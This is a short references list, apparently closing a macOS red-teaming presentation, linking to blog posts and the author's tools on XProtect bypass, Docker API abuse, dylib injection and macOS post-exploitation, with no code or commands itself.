- Bpassing Xprotect by Phil Stokes: https://www.sentinelone.com/blog/macos-malware-researchers-how-to-bypass-xprotect-on-catalina/
- Abusing Docker API by Chris Gates: http://carnal0wnage.attackresearch.com/2019/02/abusing-docker-api-socket.html
- Amanda Rousseau blog on dylib injection: https://malwareunicorn.org/workshops/macos_dylib_injection.html#0
- Phil Stokes Blog on Big Sur Surprises: https://www.sentinelone.com/blog/macos-big-sur-9-big-surprises-for-enterprise-security
- Csaba Fitzl security research: https://theevilbit.github.io/posts/
- Collection of macOS Research by @1njection: https://t.co/B3iDOb4zKI?amp=1
- My SwiftBelt Enumeration Tool: https://github.com/cedowens/SwiftBelt
- My Blog on Leveraging OSQuery for PostExp: https://medium.com/red-teaming-with-a-blue-team-mentaility/leveraging-osquery-for-macos-post-exploitation-cff0e735643b
- My MacShellSwift Post Exp Tool: https://github.com/cedowens/MacShellSwift

Thank You!